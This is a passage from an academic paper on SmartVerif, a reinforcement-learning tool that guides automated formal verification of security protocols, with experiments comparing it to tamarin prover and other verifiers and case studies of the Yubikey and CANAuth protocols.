Recall that the reward in our DQN is related to the probability that the node represents a supporting lemma. Formally, we use $[n_{t_1}, n_{t_2}, ..., n_{t_{k_t}}]$ to denote a proof path t, where n_{t_i} is the ith node in the path and k_t is the number of nodes in the path. Therefore, the lemmata in $\{n_{t_i}\}$ are the candidate lemmata. For a node n_{t_i}, we use x_{t_i} and y_{t_i} to denote its degree and the number of its children which represents supporting lemmata respectively. Suppose there are at least one child of n_{t_i} that does not represent supporting lemma, *i.e.*, $x_{t_i} > y_{t_i}$. The random strategy here means that whenever choosing a child for searching, the probability of choosing is uniform. In other words, the probability of choosing any child of n_{t_i} is $\frac{1}{x_{t_i}}$. Hence, if the random strategy is applied in choosing a child of n_{t_i}, the probability of choosing the node representing supporting lemma is $\frac{y_{t_i}}{x_{t_i}}$. Suppose there are R correct and complete proof paths in a given tree.

Theorem. *Given the above assumptions, if n_{t_i} has been chosen, the node representing a supporting lemma, who is the child of n_{t_i}, is on an incorrect path with the probability less than $\frac{y}{x}$, when the random strategy is given.*

Proof. See Appendix A. □

To illustrate the theorem, we briefly study a naive and seemly good algorithm, which traverses the verification tree by DFS, selects nodes using existing static strategy when traversing, and backtracks according to our algorithm of correctness determination.




Figure 7: Verification trees: (a) A non-zero distance between the first incorrect node and the detected incorrect node. (b) The probability of nodes representing supporting lemmata after the first traversing.

1) Insufficiency of only applying correctness determination: The naive algorithm may have to explore a large amount of nodes. For example in Figure 7 (a), since the algorithm of correctness determination cannot detect all incorrect nodes, there is a non-zero distance between the first incorrect node B and the first detected incorrect node D. Hence, the naive algorithm has to traverse all paths that pass through B, before it traverses the correct path. As a result, the number of explored nodes grows exponentially with the distance.

2) Advantages of our DQN: Our DQN greatly outperforms the naive algorithm according to the theorem. By optimizing itself in each epoch, our DQN adjusts the Q value of each node in the tree. In this case, it tends to select the nodes with higher Q values as "good nodes", which have higher probability of representing supporting lemmata. For example in Figure 7 (b), assume that our DQN and the naive algorithm traverses along the same path $[A_0, A_1, ..., A_n]$, until the algorithm of correctness determination detects the incorrect node for the first time. Then, the naive algorithm backtracks from A_n, and continues traversing along $[A_0, A_1, ..., B_n]$. Assume that A_0 has two children. According to our theorem, the probability of A_1 being a supporting lemma become less than $\frac{1}{2}$, *i.e.*, $P(A_1) < \frac{1}{2}$, which was $\frac{1}{2}$ before the A_n is identified as an incorrect node. Similarly, the probability of all $A_1, A_2, \ldots, A_{n-1}$ being supporting lemmata decreases exponentially. Hence, B_n should not be the next traversed node due to the low probability. In comparison, our DQN sets the rewards of nodes $A_1, A_2, \ldots, A_n$ as negative values, such that the updated strategy in DQN tends to select B_1 instead of A_1. The analysis is also validated in our experiments (See Section 8.1).

8 Experiments & Evaluation

We perform experiments on several security protocols. The experiment results are described in Section 8.1. In Section 8.2,

we briefly overview Yubikey and CANAuth protocol to validate the efficiency of SmartVerif. All files of our prototype implementation and protocol models used in benchmark are available here [3].

8.1 Main Experiments

We compare SmartVerif with other verification tools in verifying security protocols. We evaluate the efficiency of SmartVerif.

Experimental Setup: Experiments are carried out on a server with Intel Broadwell E5-2660V4 2.0GHz CPU, 128GB memory and four GTX 1080 Ti graphic cards running Ubuntu 16.04 LTS. We use and modify tamarin prover v1.4.0 in SmartVerif.

We use the same network architecture, learning algorithm and parameter settings across all chosen protocols. Since the security property varies greatly in protocols, we set all the negative rewards to -10 for generality. In these experiments, we use the DQN with 0.01 learning rate and memory batch of size 7000. Moreover, we execute eight threads of Acquisition module in parallel. The behavior policy during training was ε-greedy with ε annealed linearly from 0.99 to 0.1 over the first hundred epochs, and fixed at 0.1 thereafter.

Chosen Tools: For each protocol with unbounded sessions, we inspect whether it can be automatically verified by SmartVerif and other verification tools. These verification tools include StatVerif [6], Set-π [13], tamarin prover [36, 41] and GSVerif [17]. The tools are typical verification tools which support verification of security protocols with global states. Moreover, all these tools provide automated verification modes to verify security protocols. Note that we attempt to verify protocols in several versions of tamarin prover. We first attempt to use the 's' heuristic of tamarin prover. The heuristic is the default heuristic of tamarin. We then attempt to use the consecutive heuristic (-'c') heuristic of tamarin prover. This heuristic adopts a simplest method to verify protocols: it solves goals in the order they occur in the constraint system. Unlike other default static strategies, this method does not contain any human-designed heuristics or expertise. We compare SmartVerif with this mode of tamarin prover to demonstrate the generality of our framework. Then, we try to verify protocols using the dedicated heuristic (-'p'), which is designed by the SAPIC authors [36] to efficiently solve SAPIC generated Tamarin models. Since we use tamarin protocol models as well as SAPIC generated models in our experiment, we additionally compare SmartVerif with this heuristic to validate the efficiency of our framework. Moreover, we implement two naive algorithms (DFS and BFS) with random strategy and our loop detection method. We further compare these two with our algorithm to show the efficiency of SmartVerif. Besides, we combine the DFS with the heuristics of tamarin prover to further validate the efficiency. Note that we do not choose classical verification tools, *i.e.*, ProVerif and AVISPA, since their support for protocols with global states and unbounded sessions is limited.

Chosen Protocols: We carefully choose security protocols to be testified in our evaluation.

1) We choose all the protocols that have been evaluated in papers of the compared tools, *i.e.*, StatVerif [6], Set-π [13], GSVerif [17], tamarin prover [41], SAPIC [36]. The chosen protocols include a simple security API similar to PKCS#11 [48], the Yubikey security token [60], the optimistic contract signing protocol by Garay, Jakobsson and MacKenzie (GJM) [32], *etc.* These protocols are typical protocols with global states, unbounded sessions. Many research efforts [6, 13, 36, 41] were spent on verification of these protocols. Besides, GSVerif paper evaluated the performance of 18 protocols, which are all chosen in our paper. In these protocols, Yubikey is the most important case for evaluation for it is most widely studied, but still have not been automatically verified, according to the current literature [13, 17, 37].

2) Since the security property of observation equivalence [16, 24, 29, 31, 52] cannot be verified by StatVerif, Set-π, or GSVerif while only tamarin provers supports verifying the property, we choose 5 protocols with the properties from the official repository [4] of tamarin. Specifically, these protocols include Chaum's Online e-Cash [16], FOO Voting [31], Denning-Sacco [24], Okamoto [52], and Feldhofer's RFID protocol [29].

3) For fairness we do not choose other protocols. Practically there are many other practical protocols that cannot be automatically verified by state-of-the-art tools, *e.g.*, TLS [23], 5G AKA [9] , smart contract and blockchain protocols [1, 2]. Note that supporting lemmata have to be the manually specified to help prove TLS [22] in tamarin prover. In comparison, SmartVerif successfully verifies these protocols, *e.g.*, TLS 1.3 [5] (totally 7 hours for all the properties, without using any human-written lemma). However, we do not compare SmartVerif with existing tools by using the protocols, since it becomes questionable whether the protocols are cherry-picked and whether some of the protocols can be verified by customized heuristics, *e.g.*, three protocols verified by optimized heuristics of GSVerif in Table [17]. Instead, since the protocols evaluated in the papers [6, 13, 17, 36, 41] are thoroughly studied, the experimental results on the protocols are more convincing.

Note that, for each chosen protocol, we only analyze the verified security properties in our experiments. There exists security properties which are falsified in the chosen protocols (*e.g.*, Denning-Sacco protocol [24]). Since the quantity of the proof steps of a falsified property is smaller than the quantity of the proof steps of the property after the protocol model is corrected, we did not analyze the falsified properties in our experiments.

Comparative Results: The experimental results are summarized in Table 1. Compared with these verification tools, SmartVerif is sufficient for generality and automation capabil-

Table 1: Experimental results on security protocols with unbounded sessions in verification tools.

Protocols	StatVerif	Set-π	GSVerif	SAPIC/Tamarin Prover													SmartVerif						
				-'s'			-'c'			-'p'			DFS		BFS		Automated Verification?	Training Epochs	QN	Training Time			Verification Time	Total Time
				Original		w/ DFS	Original		w/ DFS	Original		w/ DFS								Acquisition	Network Training	Overall		
				QN	Time		QN	Time		QN	Time		QN	Total Time	QN	Total Time								
Yubikey [60]	×	×	×	N/A	×	×	N/A	×	×	N/A	×	×	N/A	×	N/A	×	✓	79	9357	19m	40m	59m	2m	61m
Mödersheim's Example [45]	×	7s	6s	N/A	×	×	N/A	×	1h	11	1s	5s	4593	1h	31414	2h	✓	19	3345	6m	8m	14m	1m	29m
Security API in PKCS#11 [48]	×	×	15s	398	71s	83s	473	197s	225s	419	67s	79s	N/A	×	N/A	×	✓	175	12461	31m	50m	81m	2m	83m
GJM Contract-Signing [32]	10s	×	7s	27	19s	28s	33	64s	79s	37	27s	38s	6134	1h	33319	2h	✓	16	2579	3m	9m	12m	1m	13m
one-dec [17]	×	×	9s	N/A	×	7h	N/A	×	10h	N/A	×	10h	128013	6h	N/A	×	✓	31	3651	6m	16m	22m	1m	23m
one-dec, table variant [17]	×	×	8s	470	11s	23s	470	21s	36s	172	5s	13s	55891	4h	155891	5h	✓	25	3247	7m	13m	20m	1m	21m
private-channel [17]	×	×	7s	10	2s	4s	10	7s	19s	10	2s	9s	3149	1h	34390	2h	✓	28	2931	5m	10m	15m	1m	16m
counter [17]	×	×	9s	39	11s	15s	85	26s	40s	39	12s	23s	4301	1h	32314	2h	✓	29	3045	6m	12m	18m	1m	19m
voting [17]	×	×	7s	55	1s	3s	30	7s	16s	55	1s	8s	156931	5h	N/A	×	✓	31	5524	9m	16m	25m	1m	26m
TPM-envelope [25]	×	×	□	N/A	×	5h	N/A	×	9h	N/A	×	8h	36501	6h	206903	7h	✓	33	4583	7m	15m	22m	1m	23m
TPM-bitlocker [25]	5s	6s	□	N/A	×	1h	N/A	×	1h	N/A	×	1h	4392	2h	33391	1h	✓	36	3249	5m	9m	14m	1m	15m
TPM-toy [25]	×	×	□	N/A	×	1h	N/A	×	1h	N/A	×	1h	4831	1h	23901	1h	✓	21	2592	4m	9m	13m	1m	14m
Key registration [13]	4s	6s	7s	108	9s	14s	176	18s	31s	108	10s	23s	4190	1h	43903	1h	✓	14	3143	3m	7m	10m	1m	11m
Secure device [6]	×	6s	7s	N/A	×	×	N/A	×	×	94	16s	35s	86831	6h	N/A	×	✓	33	4036	6m	11m	17m	1m	18m
MaCAN [14]	×	11s	14s	121	13s	25s	175	29s	41s	142	18s	36s	4813	1h	37731	2h	✓	32	3641	7m	17m	24m	1m	25m
CANauth [56]	×	×	×	N/A	×	1h	N/A	×	3h	N/A	×	2h	6383	3h	N/A	×	✓	32	3342	3m	11m	14m	2m	16m
CANauth simplified [56]	×	×	×	N/A	×	1h	N/A	×	2h	N/A	×	1h	4341	1h	N/A	×	✓	38	3257	4m	11m	15m	1m	16m
Mobile EMV [19]	×	×	6s	N/A	×	×	N/A	×	×	N/A	×	14h	239783	7h	N/A	×	✓	40	6156	12m	22m	34m	2m	36m
Scytl Voting System [20]	×	×	5s	8	36s	53s	9	44s	63s	8	34s	47s	277313	9h	N/A	×	✓	43	7142	16m	33m	49m	1m	50m
Chaum's Online e-Cash [16]	×	×	×	18	12s	25s	32	20s	34s	18	14s	25s	3931	1h	30183	2h	✓	19	3097	7m	13m	20m	1m	21m
FOO Voting [31]	×	×	×	64	7s	19s	308	19s	32s	78	3s	8s	4984	1h	40139	2h	✓	26	4176	8m	17m	25m	1m	26m
Feldhofer's RFID [29]	×	×	×	96	8s	21s	192	15s	27s	96	9s	13s	4644	1h	39390	2h	✓	36	5753	10m	22m	32m	1m	33m
Denning-Sacco [24]	×	×	×	12	1s	6s	12	6s	14s	12	1s	7s	3741	1h	33901	2h	✓	27	5124	8m	18m	26m	1m	27m
Okamoto [52]	×	×	×	34	1s	5s	217	17s	25s	34	1s	7s	N/A	×	N/A	×	✓	141	10931	20m	45m	65m	1m	66m

×: no automatic verification (computation time >48h, memory used >128GB) ✓: automatic verification
□: requiring optimizing heuristics to achieve automatic verification

ity: it is able to verify all the given protocols with unbounded sessions, without any human intervention.


1) *Generality*. SmartVerif achieves a 100 percent success rate in verifying the studied protocols, which outperforms all the other verification tools. For example, StatVerif does not terminate and the verification fails encountering complicated protocols like security API in PKCS #11 and mobile EMV protocol [19]. Set-π fails in verifying TPM-envelope protocol [25] and some others with unbounded sessions. Tamarin prover is effective in automatically verifying simple protocols with unbounded sessions, *e.g.*, GJM Contract-Signing protocol and Security API in PKCS#11. Nevertheless, it does not achieve automated verification of Yubikey protocol, TPM-bitlocker, *etc.*, in any of the studied versions. GSVerif outperforms the previous tools in generality but it still can not automatically verify complicated protocols such as Yubikey protocol. Note that its heuristics in 3 cases are rewritten to achieve automation [17], *i.e.*, 11 cases cannot be automatically verified without the optimization. In comparison, our heuristic is designed without any human intervention. Moreover, among the tools, only tamarin prover and SmartVerif can handle protocols with observational equivalence properties. They achieve successful verification of the five protocol cases.

2) *Automation capability*. Currently, only SmartVerif can fully automatically verify Yubikey and CANauth protocol [56]. For protocols which existing tools cannot automatically verify, GSVerif and tamarin prover provide an interactive mode for users to manually guide the verification. In our experiments, we find that Yubikey and CANauth protocol can be verified by manually designing proof formulas using these tools. In contrast, SmartVerif fully automatically verifies these protocols, without any human intervention. In Section 8.2, we briefly overview Yubikey protocol to demonstrate the sufficiency of SmartVerif in automation capability. We further overview CANAuth protocol in Section 8.2.2.

Efficiency and Overhead: To evaluate the efficiency and overhead of SmartVerif, we collect statistics of the running time and training epochs in verification. The running time contains two parts: 1) *Training time*: the time spent in information acquisition and network training; 2) *Verification time*: the time spent in verification after network convergence. As presented in this paper, SmartVerif is a novel and general framework to verify protocols. For each protocol to be verified, it takes time to acquire information and train the network. Once the DQN is sufficiently optimized according to the current protocol model, it can be directly used to verify the corresponding protocol, like the static strategies in existing tools. Hence, we use the verification time to demonstrate the performance of SmartVerif. Besides, since SmartVerif uses the DQN to select proof paths, the efficiency of the DQN directly affects the performance and overhead of SmartVerif. Recall that the number of epochs denotes the times that the DQN is optimized with a new reward, which is related to the number of generated incorrect paths, if the protocol has not been successfully verified. Therefore, we use the quantities of training epochs and time of DQN to evaluate the efficiency of our framework.

As demonstrated in Table 1, the experimental results show that SmartVerif verifies the studied protocols in a very efficient way. For most protocols, it succeeds in verification only after about 25 times of one-way forward traversing (*i.e.*, 25 epochs). As the challenge is time explosion when traversing infinite state spaces, our dynamic strategy solves the problem in a general and adequate way. For instance, existing verification tools can not automatically verify Yubikey protocol with unbounded sessions due to memory explosion or infinite verification loops. In contrast, SmartVerif only takes 79 epochs to find the correct proof path using the dynamic strategy.

Moreover, the statistics of the running time also validate the efficiency of SmartVerif. Comparing to existing verification tools, SmartVerif does not require any extra time and effort in training human for interactive proving or designing heuristics.



(a) QN (b) Total time

Figure 8: Experimental results. (a): Quantity of nodes necessarily to be traversed. (b): Total time compared with naive algorithms.

Instead, it spends the training time on optimizing the dynamic strategy for protocols, which is sufficient. Specifically, if a protocol's model is complicated, *i.e.*, the searching space is large, the running time increases. The space's size depends on whether the model covers global states or unbounded sessions [48, 56, 60], or whether the model is simplified [22, 36]. For most protocols, it only takes less than half an hour to find the correct proof path. In the worst case, it costs 83 minutes to verify the security API in PKCS #11. After the DQN is sufficiently optimized, the verification time is only 2 minutes.

Performance Analysis: Besides proving our insight theoretically, we also perform empirical analysis by comparing SmartVerif with two naive algorithms: 1) **DFS**. The algorithm searches along a path as long as possible before backtracking. The backtracking occurs only when a loop is detected. 2) **BFS**. The algorithm searches all the paths at the present depth prior to searching at the next depth level. It also uses the loop detection algorithm to shrink the size of searching space. The BFS is optimized by multi-threading that each threads searches in parallel. Note that DFS has to run in a single thread since the ordering and parallel tends to conflict in searching. Both DFS and BFS are implemented based on tamarin prover and use the random strategy as the strategy of selecting nodes.


The experimental results for all the chosen protocols are shown in Table 1 and Figure 8. We use two metrics: **1)** the total time in searching; **2)** the quantity of nodes necessarily to be traversed (QN) when the searching succeeds, given the proof steps of verifying a security protocol. Here, for SmartVerif, the nodes includes which have been traversed during the Acquisition and Verification phases. Before comparison, an important observation is that it takes several seconds for a single step of new node traversing by using tamarin prover. It may take less time if using other tools, *e.g.*, the ProVerif-based tools. We also find that it takes more time when **a)** traversing a new node at the deeper level of tree, and **b)** initializing or reconfiguring the searching environment. For example, on verifying YubiKey protocol, the averaging time on traversing a node at level 10 and 100 is 0.2s and 0.4s, respectively, and the time on initialization is 1s. Therefore, the verification time of DFS and BFS tends to be affected by reason a) and b), respectively. Since the verification time may be affected by multiple factors, we also use QN as a complement metric in comparison.

A significant result is that the QN by DFS grows much faster than that of SmartVerif, when the proof steps increase starting from 65. Afterwards, the verification time of DFS reaches 48-hour limit when the proof steps are around 360. We further find that for most protocols with proof steps less than 60, DFS only needs to backtrack for less than 10 steps. For instance, for the TPM-toy protocol, DFS begins backtracking when it reaches the node at the depth 57, for the corresponding path is estimated incorrect. When succeeding in searching, the top 49 nodes in the incorrect path are the correct nodes representing supporting lemmata. Hence, when the depth for which DFS has to backtrack merely grows to more than 10, the performance of DFS starts to decrease drastically.

Therefore, SmartVerif greatly outperforms DFS when verifying complicated protocols. The QN of SmartVerif grows much more slowly when the proof steps increase. The phenomenon can be explained by our insight as illustrated in Section 7.3. Observe that the performance of BFS is even worse than the performance of DFS, though BFS runs in parallel. We omit the explanation due limitation of paper size.

Moreover, we implemented three naive algorithms as illustrated in Section 7.3, which use the built-in heuristics ('s', 'c' and 'p') of tamarin prover as the static strategy of selecting nodes respectively, DFS for tree traversing, and our module of correctness determination for back-traversing. As shown in Table 1, the comparative results are summarized as follows. **1)** For protocols like Yubikey, the naive algorithms still cannot succeed in automated verification. **2)** For protocols that cannot be verified by the original tamarin prover, SmartVerif achieves much better efficiency compared with the naive algorithms. **3)** For protocols that can be verified by the original tamarin prover, the naive algorithm only achieves similar performance with the original tamarin prover with the corresponding heuristics. **Discussion:** The results validates our analysis in Section 7.3. Here, an important observation is that for protocols of results 2), it is uncertain whether the naive algorithms with the built-in heuristics outperform the DFS without heuristics. An example is that Mobile-EMV protocol must be verified for at least 14 hours with the former algorithms, but it requires 7 hours for the latter algorithm. It can be inferred that the design of static strategies is non-trivial: an algorithm with a static strategy cannot be easily improved by leveraging other naive approaches, *e.g.*, DFS.

Note that we also measure the QN for all the chosen protocols using the heuristics ('s', 'c' and 'p') of tamarin prover. Since tamarin prover constructs proof paths based on static heuristics, for the protocols which can be verified by the heuristics of tamarin prover, the QN of tamarin with these heuristics is equal to the number of the proof steps of the correct proof path which is much less than the QN of SmartVerif. However, the static heuristics of tamarin prover cannot be



(a) Overall training time (b) Overall training time

Figure 9: Experimental results. (a): Overall training time using different number of GPUs. (b): Overall training time using different multithreading parameters.

used to verify all the protocols (*e.g.*, Yubikey and CANAuth) in our experiments.

In addition, we study the performance of training when using different number of GPUs. We try four sets of parameters. Here, μ_1 represents running SmartVerif without GPUs. μ_2 represents 0 graphic cards, which means that SmartVerif only use the integrated GPU in the CPU to compute in the training process. μ_3, μ_4 represents 2, 4 GTX 1080 Ti graphic cards respectively. As shown in Figure 9 (a), we can see an improvement to the overall training times when using more graphic cards in our experiment. For example, it only takes 59 minutes to verify the Yubikey protocol using four graphic cards. Using no GPUs, it takes 216 minutes to achieve a successful verification.

Furthermore, we evaluate the overall training times in verifying four protocols with different multithreading parameters. We try three sets of parameters. $\sigma_1, \sigma_2, \sigma_3$ represents 2, 4, 8 threads of Acquisition module executed in parallel respectively. As shown in Figure 9 (b), the running time is decreasing with the increasing quantity of threads executed in parallel for the parameters sets σ_1, σ_2 and σ_3. As shown in the above experimental results, SmartVerif achieve a solid performance on a high-performance server as well as a modest machine with less graphic cards.

8.2 Case Study

8.2.1 Yubikey Protocol

In the following, we briefly overview the Yubikey protocol SmartVerif verified. We provide some details in key steps of the verification. For the limitation of paper size, we do not detail all the formal models of the protocols and properties that we studied.

Kremer *et al.* [36] modeled and verified Yubikey protocol with unbounded sessions in tamarin prover. Specifically they define three security properties. All properties follow more or less directly from a stronger invariant. By default, tamarin prover cannot automatically prove this invariant, which is caused by a non-termination problem. To successfully verify




Figure 10: Part of the verification tree in Yubikey protocol

the protocol, tamarin needs additional human guidance, which is provided by experts in the interactive mode.

In the following, we analyze the choice made by tamarin prover, experts and SmartVerif. Specifically, in proof step #8, tamarin prover needs to select one rule, *i.e.*, lemma, from the rules as follows:

$$A : (\#vr.13 < \#t2.1) \parallel (\#vr.13 = \#t2.1) \parallel (\#vr.6 < \#vr.13))$$
$$B : State_011111111111(lock11.1, n, n.1, nonce.1, npr.1, otc.1, secretid, tc2, tuple) \triangleright_0 \#t2)$$
$$C : Insert(<' Server', n>, <n.2, n.1, otc>)@\#t2.1)$$
$$D : !KU(n)@\#vk.2)$$
$$E : !KU(senc(<n.2, (otc+z), npr>, n.1))@\#vk.5)$$

Here, rule A is a restriction rule to the timepoints $\#vr.13, \#t2.1$ and $\#vr.6$. Rule B states an action $State_011111111111$ must have been in the protocol execution in timepoint $\#t2$. Rule C states an action $Insert(<' Server', n>, <n.2, n.1, otc>)$ must have been in the protocol execution at timepoint $\#t2.1$. Rule D states the adversary has known the nonce n at timepoint $\#vk.2$. Rule E states the adversary has known the encrypted message $senc(<n.2, (otc+z), npr>, n.1)$ at timepoint $\#vk.5$.

Tamarin prover considers that rule A is a timepoint constraint rule, which is more likely to achieve a successful verification. It chooses the rule in the automated mode. Then, there are four rules to be chosen. By default, tamarin chooses the rule B. However, the rule leads to a loop in verification as follows:

$$State_011111111111(lock11.1, n, n.1, nonce.1, npr.1, otc.1, secretid, tc2, tuple) \triangleright_0 \#t2$$
$$\ldots$$
$$Insert(<' Server', n>, <n.2, n.1, otc>)@\#t2.1)$$
$$State_011111111111(lock11.2, n, n.1, nonce.2, npr.2, otc.2, n.2, otc, tuple) \triangleright_0 \#t2.1$$
$$\ldots$$
$$Insert(<' Server', n>, <n.2, n.1, otc.1>)@\#t2.2)$$
$$State_011111111111(lock11.3, n, n.1, nonce.3, npr.3, otc.2, n.2, otc.1, tuple) \triangleright_0 \#t2.2$$

In this loop, tamarin prover keeps solving $Insert(<' Server', n>, <n.2, n.1, otc>)@\#t2.1)$ and $State_011111111111(lock11.2, n, n.1, nonce.2, npr.2, otc.2, n.2, otc, tuple) \triangleright_0 \#t2.1$ rules alternately. It leads to non-termination in verification.

In interactive mode, experts make 23 manual rule selections to verify the protocol, and 11 of them are different from the one made by tamarin prover. Specifically, experts choose rule B as the supporting lemma at proof step #8, which leads to a successful verification.

In SmartVerif, we achieve a fully automated verification

Table 2: Q value of each rule in proof step #8.

	rule A	rule B	rule C	rule D	rule E
initial epoch	0	0	0	0	0
epoch 20	0.3	0.4	0.2	0.2	0.3
epoch 40	0.4	1.1	0.6	0.5	0.6
epoch 79	1.2	1.7	1.1	1.3	1.1
epoch 120	1.3	2.0	1.4	1.3	1.2

of Yubikey protocol without any user interaction. Figure 10 shows the corresponding part of the verification tree. The Q value of each rule in proof step #8 is shown in Table 2. In the initial epoch, the Q value of each rule is the same. In epoch 20, the network learns from its experience that candidate rules A, C, D, E may lead to non-termination cases with higher probability. Hence, the Q values of these rules have a slighter difference compared with Q value of rule B. Then, the difference between Q value of rule B and the Q value of other rules is getting larger in further epochs, which also validate our insight and the effectiveness of our designed strategy. In epoch 79, SmartVerif finds a correct proof path when choosing rule B. In further epochs, the difference among Q value of each rule is getting larger. Based on the Q values, SmartVerif finds the supporting lemma B automatically, such that the protocol can be verified without any user interaction.

8.2.2 CANAuth Protocol

We also investigate the case study presented by CANAuth protocol. Cheval *et al.* [17] encoded a model for the protocol.

In the following, we analyze the choice made by tamarin prover, human experts and SmartVerif. In proof step #10, tamarin prover needs to select one rule from the following rules:

$$A : solve((\#vr.29 < \#t2.1) | (\#vr.29 = \#t2.1))$$
$$B : solve(Insert(n.5, i)@\#t2.1)$$

Rule A states that timepoint $\#vr.29$ is earlier than or equals to $\#t2.1$. Rule B states action $Insert(n.5, i)$ is executed at timepoint $\#t2.1$.

Since the strategy of tamarin prover decides that the second rule is unlikely to result in a contradiction, it chooses rule A in the automated mode. However, the rule leads tamarin prover to a loop as follows:

$solve(State_011111111211111(lock7, n.5, cellB, i, msg.1, sk) \triangleright_0 \#t2.1)$
$solve(State_011111111211111(lock8, n.6, cellB, i, msg.2, sk) \triangleright_0 \#t2.2)$
$solve(State_011111111211111(lock9, n.7, cellB, i, msg.3, sk) \triangleright_0 \#t2.3)$
...

In interactive mode, experts make 4 manual rule selections to verify the protocol, and one of them is different from the selection made by tamarin prover. Specifically, experts choose rule B in proof step #10, which leads to success of the verification.

In SmartVerif, the result is similar to the previous case. Figure 11 shows the corresponding part of the verification tree. The Q value of each rule at proof step #10 as shown in Table 3. In the initial state, the Q value of each rule is the same. In epoch 10, the DQN discovers that candidate rule A may lead to incorrect paths. Hence, the Q value of rule A has a slighter difference compared with rule B. Then, in epoch 19, SmartVerif finds a correct proof path when choosing rule B. In epoch 100, the difference continues increasing.




Figure 11: Part of the verification tree in CANAuth protocol.

Table 3: Q value of each rule in proof step #10.

	rule A	rule B
initial epoch	0	0
epoch 10	0.3	0.6
epoch 19	1.1	1.4
epoch 100	2.8	5.3

9 Limitation and Future Work

We currently train a standalone DQN for each studied protocol to keep a high level of generality. Another possible approach is to use pre-trained and optimized networks to verify protocols. However, it brings several challenges. Firstly, it is challenging to achieve a high level of accuracy on node selection in generating pre-trained network. Existing approaches generating pre-trained networks [51, 54] in a similar research field, *i.e.*, theorem proving, do not achieve a high level of accuracy on node selection. Compared with theorem proving, it is much challenging to generate pre-trained network with much higher accuracy, given much less samples of models of security protocols. Secondly, it is challenging to achieve high efficiency if using a generated pre-trained network. If using a pre-trained network, the verification time for some protocols may increase. For example, one could take the standard heuristic of tamarin prover as the basic strategy in our DQN to verify security protocols. However, in this case, the DQN does not optimize itself in an efficient way when verifying complicated protocols like Yubikey protocol. Therefore, we train a standalone DQN for each studied protocol. Similarly we currently retrain the DQN when verifying a new security property of a protocol. Therefore, it requires to retrain the DQN after modifying the protocol or the property specification during practical usage. We will try to optimize the network design and use other learning techniques in future work.

Our work opens several directions for future work. **1)** *Hybrid strategy*. Since the initial strategy in SmartVerif is purely random, the strategy may be optimized with less epochs if it is implemented with some static strategy. However, the problem is still challenging that there is a potential risk that the epochs may become larger for some special protocols that the static

strategy does not support. **2)** *Scalability*. It is possible that our dynamic strategy can be used to cope with more complicated problems, such as automated formal verification of software or systems [18, 46] that are based on first-order logics [50] or higher-order logics [8]. They are quite similar that they can be translated into a path searching problem. We will also explore and verify more complicated security protocols using SmartVerif. **3)** *Efficiency*. Currently, we train a standalone DQN for each studied protocol to keep a high level of generality. Designing a universal network which can verify all the protocols may increase the efficiency and improve the performance of SmartVerif. Therefore, we will try to optimize the network design and use other AI techniques in future work.

10 Conclusion

In this paper we have studied automated verification of security protocols. We propose a general and dynamic strategy to verify protocols. Moreover, we implement our strategy in SmartVerif, by introducing a reinforcement learning algorithm. As demonstrated through experiment results, SmartVerif automatically verifies security protocols that is beyond the limit of existing approaches. The case studies also validate the efficiency of our dynamic strategy.

Acknowledgments

We thank the anonymous reviewers and our shepherd Ralf Sasse for providing us valuable feedback for improving our paper. The research is supported by the National Key R&D Program of China 2018YFB0803400, 2018YFB2100300, National Natural Science Foundation of China under Grant No.61972369, No.61572453, No.61520106007, No.61572454, and the Fundamental Research Funds for the Central Universities, No. WK2150110009. Wenchao Huang is the corresponding author of the paper.

References

[1] BNB ERC20 Whitepaper. https://www.binance.com/resources/ico/Binance_WhitePaper_en.pdf, 2019.

[2] (Not So) Smart Contracts Official Repository. https://github.com/crytic/not-so-smart-contracts, 2019.

[3] SmartVerif. https://www.dropbox.com/sh/u7stf9cqwujytp1/AAAN3V6CKTAf8cPTSVSLHUbZa?dl=0, 2019.

[4] Tamarin Prover Official Repository. https://github.com/tamarin-prover/tamarin-prover, 2019.

[5] The TLS 1.3 Model. https://github.com/tls13tamarin/TLS13Tamarin/blob/master/src/rev21/proofs/session_key_agreement.spthy, 2019.

[6] Myrto Arapinis, Eike Ritter, and Mark Dermot Ryan. Statverif: Verification of stateful processes. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 33–47, 2011.

[7] Alessandro Armando, David A. Basin, Yohan Boichut, Yannick Chevalier, Luca Compagna, Jorge Cuéllar, Paul Hankes Drielsma, Pierre-Cyrille Héam, Olga Kouchnarenko, Jacopo Mantovani, Sebastian Mödersheim, David von Oheimb, Michaël Rusinowitch, Judson Santiago, Mathieu Turuani, Luca Viganò, and Laurent Vigneron. The AVISPA tool for the automated validation of internet security protocols and applications. In *Computer Aided Verification, 17th International Conference, CAV 2005, Edinburgh, Scotland, UK, July 6-10, 2005, Proceedings*, pages 281–285, 2005.

